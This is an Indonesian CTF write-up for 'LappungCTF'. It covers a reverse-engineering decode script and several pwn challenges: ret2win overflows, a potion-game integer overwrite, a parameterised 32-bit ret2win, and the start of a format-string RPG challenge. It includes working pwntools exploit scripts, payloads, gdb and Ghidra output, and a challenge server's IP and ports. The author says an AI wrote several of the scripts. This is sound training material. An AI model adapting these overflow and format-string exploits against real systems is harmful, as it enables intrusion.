
```

Ketika saya membuka code nya waww menarik ini. Oke kita coba analisis 1 per 1

- ✓ L1_1 dan L2_1 adalah string hex panjang — kemungkinan besar data terenkripsi atau dikodekan.
- ✓ L0_1 = 24120 bisa jadi seed angka acak atau kunci awal untuk proses enkripsi/dekripsi.
- ✓ Dan Fungsi yang ke 2 L3_1(A0_2) ini melakukan bitwise transformasi pseudo-random, mirip dengan xorshift hash function.
- ✓ Artinya, ini semacam fungsi pencampur (bit-mixing)

- ✓ Terus pada fungsi ke 3 L4_1(A0_2) di sini jelas merujuk ke L3_1, artinya L4_1 memanggil fungsi pencampur bit tadi berulang kali.
- ✓ Nilai L3_2 dimodifikasi dengan L3_1.
- ✓ Lalu ia ambil indeks acak L8_2 = (L3_2 % L7_2) + 1.
- ✓ Lalu memasukkan L1_2[L8_2] ke array hasil L2_2.

Jadi kali ini saya gunakan script untuk mendekode (deobfuscate) string hex (L1_1) menjadi teks yang dapat dibaca.




```

❸ solve.py > ...
1  def hex_to_bytes(hexstr):
2  |     return bytes.fromhex(hexstr)
3
4  def ror8(val, r):
5      """Rotate right 8-bit"""
6      r &= 7
7      return ((val >> r) | ((val << (8 - r)) & 0xFF)) & 0xFF
8
9  L1_1 = "f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011ccc41b3e3d87eedfab63ad976df3460c50b370b456c5d8bb62cf0926c8
10
11 data = hex_to_bytes(L1_1)
12 decoded = bytearray()
13
14 for i, b in enumerate(data):
15     idx = i
16     mask = ((idx * 9 + 55) & 0xFF)
17     r = (idx % 7) + 1
18     val = ror8(b, r)
19     val ^= mask
20     decoded.append(val)
21
22 print("Decoded (hex):", decoded.hex())
try:
24     print("Decoded (utf-8):", decoded.decode('utf-8'))
25 except UnicodeDecodeError:
26     print("Decoded (repr):", repr(decoded))
27

```

Dari script ini untuk meng-encode kembali kamu cukup melakukan kebalikan operasi (XOR dengan mask, lalu rotate *left* sebanyak *r*). dan saya jalankan code itu.



```

PS C:\Users\juliu\Downloads\ctf> python -u "c:\Users\juliu\Downloads\ctf\solve.py"
Decoded (hex): 4c617070756e674354467b4c7534635f50347373773072646e79615f4352435f31735f6d34746368316e675f6e30745f6c7534635f77683174335f6330666633337d
Decoded (utf-8): LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}
PS C:\Users\juliu\Downloads\ctf>


```

Bingo

Flag : *LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}*

3. PWN

- Ret2win



Di sini di berikan sebuah nc dan di berikan file elf juga. Saya download terlebih dahulu itu file elf nya.

Saya coba debugger pake gdb untuk melihat apa bisa saya lihat di sini

```
Reading symbols from ret2win...
No debugging symbols found in ret2win)
(gdb) info function
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x00000000004010a0  getenv@plt
0x00000000004010b0  puts@plt
0x00000000004010c0  gets@plt
0x00000000004010d0  fflush@plt
0x00000000004010e0  __printf_chk@plt
0x00000000004010f0  setvbuf@plt
0x0000000000401100  exit@plt
0x0000000000401110  main
0x0000000000401180  _start
0x00000000004011b0  _dl_relocate_static_pie
0x00000000004011c0  deregister_tm_clones
0x00000000004011f0  register_tm_clones
0x0000000000401230  __do_global_dtors_aux
0x0000000000401260  frame_dummy
0x0000000000401270  win
0x00000000004012b0  vuln
0x00000000004012fc  _fini
```

Oke di sini banyak function dan saya coba mengecek function main dlu saya mau liat.

```
(gdb) disas main
Dump of assembler code for function main:
0x0000000000401110 <+0>:    endbr64
0x0000000000401114 <+4>:    sub    $0x8,%rsp
0x0000000000401118 <+8>:    mov    0x2f41(%rip),%rdi      # 0x404060 <stdout@GLIBC_2.2.5>
0x000000000040111f <+15>:   xor    %ecx,%ecx
0x0000000000401121 <+17>:   xor    %esi,%esi
0x0000000000401123 <+19>:   mov    $0x2,%edx
0x0000000000401128 <+24>:   call   0x4010f0 <setvbuf@plt>
0x000000000040112d <+29>:   mov    0x2f3c(%rip),%rdi      # 0x404070 <stdin@GLIBC_2.2.5>
0x0000000000401134 <+36>:   xor    %ecx,%ecx
0x0000000000401136 <+38>:   xor    %esi,%esi
0x0000000000401138 <+40>:   mov    $0x2,%edx
0x000000000040113d <+45>:   call   0x4010f0 <setvbuf@plt>
0x0000000000401142 <+50>:   mov    0x2f37(%rip),%rdi      # 0x404080 <stderr@GLIBC_2.2.5>
0x0000000000401149 <+57>:   xor    %ecx,%ecx
0x000000000040114b <+59>:   xor    %esi,%esi
0x000000000040114d <+61>:   mov    $0x2,%edx
0x0000000000401152 <+66>:   call   0x4010f0 <setvbuf@plt>
0x0000000000401157 <+71>:   xor    %eax,%eax
0x0000000000401159 <+73>:   call   0x4012b0 <vuln>
0x000000000040115e <+78>:   lea    0xecb(%rip),%rdi      # 0x402030
0x0000000000401165 <+85>:   call   0x4010b0 <puts@plt>
0x000000000040116a <+90>:   xor    %eax,%eax
0x000000000040116c <+92>:   add    $0x8,%rsp
0x0000000000401170 <+96>:   ret
```

Dan hasil nya ini saya melihat bahwa

endbr64 CET (shadow) entry untuk CET; tidak penting untuk exploit biasa.

sub \$0x8, %rsp buat sedikit stack frame (reserve 8 bytes).

mov 0x2f41(%rip), %rdi load stdout ke rdi.

beberapa xor siapkan argumen ecx = 0, esi = 0.

mov \$0x2, %edx setvbuf argumen mode/size = 2.

call setvbuf@plt setvbuf(stdout,...)

ulangi setvbuf untuk stdin dan stderr (garansi tidak buffered).

xor %eax,%eax set eax = 0 (return value/clear).

call vuln panggil fungsi vuln (di sini terjadi input/gets).

lea 0xecb(%rip), %rdi # 0x402030 prepare pointer ke string.

call puts@plt print string di 0x402030.

xor %eax,%eax return 0

add \$0x8, %rsp restore stack

ret Kembali

saya coba minta tolong ai buatkan script.

```
GNU nano 8.6
from pwn import *

HOST = "43.157.205.115"
PORT = 9001

# alamat win dan offset yang kita temukan
win_addr = 0x401270
offset = 72

payload = b"A" * offset + p64(win_addr)


# koneksi remote dan kirim
p = remote(HOST, PORT, timeout=8)
print("[*] Connected, sending payload ... ")
p.sendline(payload)
# drop to interactive to see output / flag
p.interactive()
```

Dan saya jalankan script itu dan boom.

```
WSL at Q mnt / Downloads > 1:20.744s
> python3 solve.py
[*] Opening connection to 43.157.205.115 on port 9001: Done
[*] Connected, sending payload...
[*] Switching to interactive mode
Welcome to LappungCTF. Give me your input:
You said: AAAAAAAAAAAAAAAAAAAAAAaaaaaaaaaaaaaaaaaaaaaaaAp\x12@
LappungCTF{r3t2win_bas1c_overfl0w_ab389fc46b}
[*] Got EOF while reading in interactive
$
```

Flag : *LappungCTF{r3t2win_bas1c_overfl0w_ab389fc46b}*

- Magic Potion



Oke di berika sebuah nc saya coba jalankan

```
WSL at ⊞ mnt / ↵ / downloads > 0.125s
→ nc 43.157.205.115 9008
[+] Magic Potion Shop
[Brew, drink, and become invincible (maybe)]
[STATUS]
HP : 100
Potion : (none)
[MENU]
1) Brew Potion
2) Drink Potion
3) Show Status
4) Exit
> |
```

Hmm saya coba download aplikasi dan saya coba liat function nya menggunakan ghdira karena kalo pake gdb saya masih belum mahir

```

1
2 undefined8 main(void)
3
4{
5    int iVar1;
6    long lVar2;
7    FILE *_stream;
8    size_t sVar3;
9    char *pcVar4;
10   undefined1 local_358 [16];
11   int local_348;
12   char local_338 [256];
13   char local_238 [520];
14
15   pcVar4 = local_358;
16   local_358 = (undefined1 [16])0x0;
17   local_348 = 100;
18   puts(&DAT_00402100);
19   puts(&DAT_00402198);
20   puts(&DAT_004021d0);
21   puts(&DAT_00402268);
22   puts(&DAT_004022a0);
23   puts(&DAT_00402338);
24   printf(&DAT_0040200b,local_348);
25   if (local_358[0] == '\0') {
26       pcVar4 = "(none)";
27   }
28   printf(&DAT_00402023,pcVar4);
29   puts(&DAT_00402380);
30   while( true ) {
31       while( true ) {
32           puts(&DAT_004023d8);
33           puts(&DAT_00402418);
34           puts(&DAT_00402438);
35           puts(&DAT_00402458);
36           puts(&DAT_00402478);
37           puts(&DAT_00402498);
38           printf("> ");
39           pcVar4 = fgets(local_238,0x200,stdin);
40           if (pcVar4 == (char *)0x0) {
41               return 0;
42           }
43           lVar2 = strtol(local_238,(char **)0x0,10);
44           iVar1 = (int)lVar2;
45           if (iVar1 == 1) break;
46           if (iVar1 == 2) {
47               if (local_358[0] == '\0') {
48                   puts("You have no potion to drink.");
49               }
50           else {
51               printf("You drink the %s... Glug glug!\n",local_358);
52               local_348 = local_348 + 10;
53               printf(&DAT_0040206f,local_348);
54               if (local_348 == 99999) {

```

Saya coba menganalisis function ini

local_358 tempat menyimpan nama potion (ramuan), maksimal 16 byte.

local_348 health points (HP), mulai dari 100.

local_338 buffer untuk membaca isi file flag.txt.

local_238 buffer sementara untuk input pengguna (520 byte).

puts(&DAT_004023d8);

puts(&DAT_00402418);

puts(&DAT_00402438);

puts(&DAT_00402458);

puts(&DAT_00402478);

puts(&DAT_00402498);

printf("> ");

ini Adalah menu utama nya di dalam nc tersebut

```

if (local_348 == 99999) {
    puts(...);
    __stream = FUN_00401120("/flag.txt","r");
    if (__stream == 0) puts("![!] flag.txt not found");
    else {
        fgets(local_338,0x100,__stream);
        sVar3 = strcspn(local_338, "\r\n");
        local_338[sVar3] = '\0';
        printf("FLAG: %s\n", local_338);
    }
    return 0;
}

```

Kondisi ini Dimana kalua kita menang bakal di kasih flagnya oke dari sini saya coba buat kan scriptnya terlebih dahulu.

```

exploit.py > ...
1  from pwn import *
2  import argparse
3  import sys
4
5  DEFAULT_HOST = "43.157.205.115"
6  DEFAULT_PORT = 9008
7  DEFAULT_OFFSET = 16
8  DEFAULT_TARGET = 99989
9  DEFAULT_TIMEOUT = 6
10
11 def parse_args():
12     parser = argparse.ArgumentParser(description="Simple potion exploit (modifikasi kecil)")
13     parser.add_argument("-host", "-H", default=DEFAULT_HOST, help="target host")
14     parser.add_argument("-port", "-p", type=int, default=DEFAULT_PORT, help="target port")
15     parser.add_argument("-offset", "-o", type=int, default=DEFAULT_OFFSET, help="offset (bytes) before value")
16     parser.add_argument("-target", "-t", type=int, default=DEFAULT_TARGET, help="integer to pack after offset")
17     parser.add_argument("-timeout", type=float, default=DEFAULT_TIMEOUT, help="recv timeout (seconds)")
18     parser.add_argument("-no-third", action="store_true", help="jangan kirim menu '3' di akhir")
19     parser.add_argument("-log", default="info", help="pwntools log level (debug/info/critical)")
20
21     return parser.parse_args()
22
23 def try_recv_until(conn, marker, timeout):
24     try:
25         return conn.recvuntil(marker, timeout=timeout)
26     except Exception:
27         try:
28             return conn.recv(timeout=1)
29         except Exception:
30             return b""
31
32 def run_exploit(host, port, offset, target, timeout, send_third):
33     context.log_level = args.log
34     try:
35         p = remote(host, port, timeout=timeout)
36     except Exception as e:
37         print(f"![!] Connect error: {e}")

```

```
36     print(f"[!] Connect error: {e}")
37     return
38
39     try:
40         print(try_recv_until(p, b'> ', timeout).decode(errors='replace'), end='')
41     except Exception:
42         pass
43
44     p.sendline(b'1')
45     got = try_recv_until(p, b'Enter potion name:', timeout)
46     if not got:
47         print("[!] Tidak mendapat prompt 'Enter potion name:' - lanjut sebisa mungkin.")
48     else:
49         print(got.decode(errors='replace'), end='')
50
51     payload = b'A' * offset + p32(target)
52     p.sendline(payload)
53
54     resp = try_recv_until(p, b'> ', timeout)
55     if resp:
56         print(resp.decode(errors='replace'), end='')
57
58     p.sendline(b'2')
59     out = try_recv_until(p, b'> ', timeout)
60     if not out:
61         try:
62             out = p.recv(timeout=2)
63         except Exception:
64             out = b''
65     print(out.decode(errors='replace'))
66
67     if send_third:
68         p.sendline(b'3')
69
70     if send_third:
71         p.sendline(b'3')
72         out2 = try_recv_until(p, b'> ', timeout)
73     if not out2:
74         try:
75             out2 = p.recv(timeout=2)
76         except Exception:
77             out2 = b''
78     print(out2.decode(errors='replace'))
79
80     p.close()
81
82 if __name__ == "__main__":
83     args = parse_args()
84     run_exploit(args.host, args.port, args.offset, args.target, args.timeout, not args.no_third)
```


Dan saya jalankan script itu hasil nya.

```
MENU =  
1) 🧪 Brew Potion  
2) 💚 Drink Potion  
3) 📊 Show Status  
4) 🛡 Exit  
  
> 1  
Enter potion name: AAAAAAAAAAAAAAAA♦♦^A^@  
◆ You brewed a potion named 'AAAAAAAAAAAAAAA♦♦\x01'.  
  
MENU =  
1) 🧪 Brew Potion  
2) 💚 Drink Potion  
3) 📊 Show Status  
4) 🛡 Exit  
  
> 2  
You drink the AAAAAAAAAAAAAAAA♦♦\x01... Glug glug!  
❤ Your HP is now 99999.  
  
◆ YOU ARE INVINCIBLE ◆  
  
FLAG: LappungCTF{Mag1c_p0Ti0n_bec0me_inVis1ble_d3adLy!}  
  
[*] Closed connection to 43.157.205.115 port 9008
```

Dapat flagnya.

Flag : LappungCTF{Mag1c_p0Ti0n_bec0me_inVis1ble_d3adLy!}

- Parameter Vault




Di berikan nc dan file elf dan saya cek file elf itu menggunakan ghidra
Saya cek file nya terlebih dahulu.

```
C:\fj Decompile: vuln - (chall2 (1))
1 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with i
2
3
4 void vuln(void)
5
6{
7    char local_lc [16];
8    undefined4 uStack_c;
9
10   uStack_c = 0x8049377;
11   puts("");
12   puts("[ Vault Console ]");
13   __printf_chk(1,"Type something>");
14   gets(local_lc);
15   __printf_chk(1,"You typed %s!\n",local_lc);
16
17}
18
```

Oke saya lihat lihat disini dalam function ini
Menyimpan sebuah buffer lokal local_1c berukuran 16 byte.
Menyimpan uStack_c (4 byte) dan mengisinya dengan konstanta 0x8049377.
Mencetak beberapa prompt dan membaca input dari pengguna dengan
gets(local_1c).
Mencetak kembali string yang dimasukkan.

Saya menemukan function 1 yang menarik



```
C:\fj Decompile: win - (chall2 (1))
1
2/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx
3
4void win(int param_1,int param_2,int param_3)
5
6{
7    FILE *_stream;
8    char local_10c [256];
9    undefined4 uStack_c;
10
11    uStack_c = 0x8049277;
12    if ((param_1 == 0x14b4da55 && param_2 == 0) && (param_3 == -0xff24b42)) {
13        puts("");
14        puts(&DAT_0804a028);
15        puts(&DAT_0804a08c);
16        puts(&DAT_0804a0b4);
17        _stream = fopen("./flag.txt","r");
18        if (_stream == (FILE *)0x0) {
19            puts("flag.txt not found - contact admin LappungCTF ^^.\\n");
20        }
21        else {
22            fgets(local_10c,0x100,_stream);
23            __printf_chk(1,"FLAG: %s\\n",local_10c);
24        }
25        return;
26    }
27    puts("[!] Access denied: wrong keys.");
28    /* WARNING: Subroutine does not return */
29    exit(1);
30}
31
```

Fungsi win(int param_1,int param_2,int param_3) melakukan pemeriksaan tiga *magic values* (kunci). Jika ketiganya cocok (sama persis dengan konstanta yang ada), fungsi akan membuka file ./flag.txt, membaca satu baris ke buffer local_10c (256 byte) dan mencetaknya sebagai FLAG: Kalau salah satu tidak cocok, fungsi mencetak "[!] Access denied: wrong keys." lalu memanggil exit(1) (tidak kembali).

Oke saya minta tolong saya ai untuk membuat scriptnya

```

❶ argumen.py > main
 1  from pwn import *
❷  import sys
 3
 4  HOST = "43.157.205.115"
 5  PORT = 9002
 6
 7  padding = b"A" * 28
 8  addr1 = 0x08049270
 9  val2 = 0x41414141
10  val3 = 0x14b4da55
11  val4 = 0
12  val5 = 0xf00db4be
13
14  def build_payload():
15      return flat(padding, addr1, val2, val3, val4, val5)
16
17  def main(host=HOST, port=PORT):
18      payload = build_payload()
19      try:
20          io = remote(host, port, timeout=10)
21          io.sendlineafter(b">", payload)
22          io.interactive()
23      except (EOFError, PwnlibException, ConnectionRefusedError) as e:
24          print(f"[!] Koneksi gagal / error: {e}", file=sys.stderr)
25      except KeyboardInterrupt:
26          print("\n[!] Dibatalkan oleh pengguna", file=sys.stderr)
27      finally:
28          try:
29              io.close()
30          except Exception:
31              pass
32
33  if __name__ == "__main__":
34      if len(sys.argv) >= 3:
35          HOST = sys.argv[1]
36          PORT = int(sys.argv[2])

```

Dan saya jalankan script itu

Hasilnya

```

WSL at ♦ mnt / ♦ / downloads > 1.465s
♦ python3 argumen.py
[+] Opening connection to 43.157.205.115 on port 9002: Done
[*] Switching to interactive mode
You typed AAAAAAAAAAAAAAAAAAAAAAp\x92\x04\x08AAAAAU\x14!


```


ACCESS GRANTED

```
FLAG: LappungCTF{ret2win_with_par4ms_r0cks!}
```

```
[*] Got EOF while reading in interactive
$
```

Flag : *LappungCTF{ret2win_with_par4ms_r0cks!}*

- Bard Of Format RPG



Oke di berikan file nc dan file. Saya mau cek terlebih dahulu nc nya

The terminal window shows the command "nc 43.157.205.115 9006" being run. The response from the server is:

```
WSL at ~ mint ~ downLoads > 0.061s
* Bard of Format
* Defeat the boss to claim the flag!
```

Below this is a ASCII art representation of an "ANCIENT GOLEM" with a complex, multi-layered body structure. At the bottom, there is a "STATUS" box containing the following information:

==== STATUS =====
You HP : 120
Boss HP : 150
Boss DEF: 4

At the very bottom, the number "1) Attack" is visible.

Nampak nya disini saya harus ngelahin golem tersebut.

Setelah saya analisis file rgp di ghidra saya menyimpulkan bahwa:

Inti program: game turn-based dua fase (Ancient Golem → Ancient Dragon).

Menyelesaikan Golem memicu fase Dragon dan pada langkah berikutnya program akan mencoba membuka flag.txt dan mencetak flag jika file ada.

Vuln utama: pada opsi **Bard Song**, input pengguna langsung digunakan sebagai format string untuk printf, sehingga attacker dapat membaca/menulis memori (format-string vulnerability).

Dua cara dapat flag: (1) kalahkan Golem lalu pastikan flag.txt ada; (2) exploit format-string untuk mengeksekusi system("cat flag.txt") atau men-trigger code path yang membuka flag.

Dan disini saya coba minta tolong buat script untuk ngalahin boss besar ini :V.

```
golem.py > ↵ recv_until
1  from pwn import *
2  import re
3  import sys
4  import time
5
6  HOST = "43.157.205.115"
7  PORT = 9006
8
9  context.log_level = "info"
10
11 def recv_until(p, toks, timeout=8):
12     """
13         Helper: tunggu salah satu token di toks (bytes) dan kembalikan data.
14         toks can be a single bytes or iterable of bytes.
15     """
16     if isinstance(toks, (bytes, bytearray)):
17         toks = [toks]
18     data = b""
19     deadline = time.time() + timeout
20     while time.time() < deadline:
21         try:
22             data += p.recv(timeout=0.5)
23             for t in toks:
24                 if t in data:
25                     return data
26         except EOFError:
27             break
28         except Exception:
29             pass
30     return data
31
32 def main():
33     p = remote(HOST, PORT)
34     try:
35         data = recv_until(p, b"> ", timeout=10)
36         log.info("Initial banner received (len=%d)" % len(data))
```

```

36     log.info("Initial banner received (len=%d)" % len(data))
37
38     log.info("Advancing until ANCIENT DRAGON appears...")
39     while True:
40         p.sendline(b"1")
41         data = recv_until(p, [b"> ", b"ANCIENT DRAGON"], timeout=8)
42         if b"ANCIENT DRAGON" in data:
43             log.success("ANCIENT DRAGON reached")
44             break
45         if not data:
46             log.warning("No data; breaking loop")
47             break
48
49     log.info("Sending two Guard (option 2) to change Bard Song...")
50     for _ in range(2):
51         p.sendline(b"2")
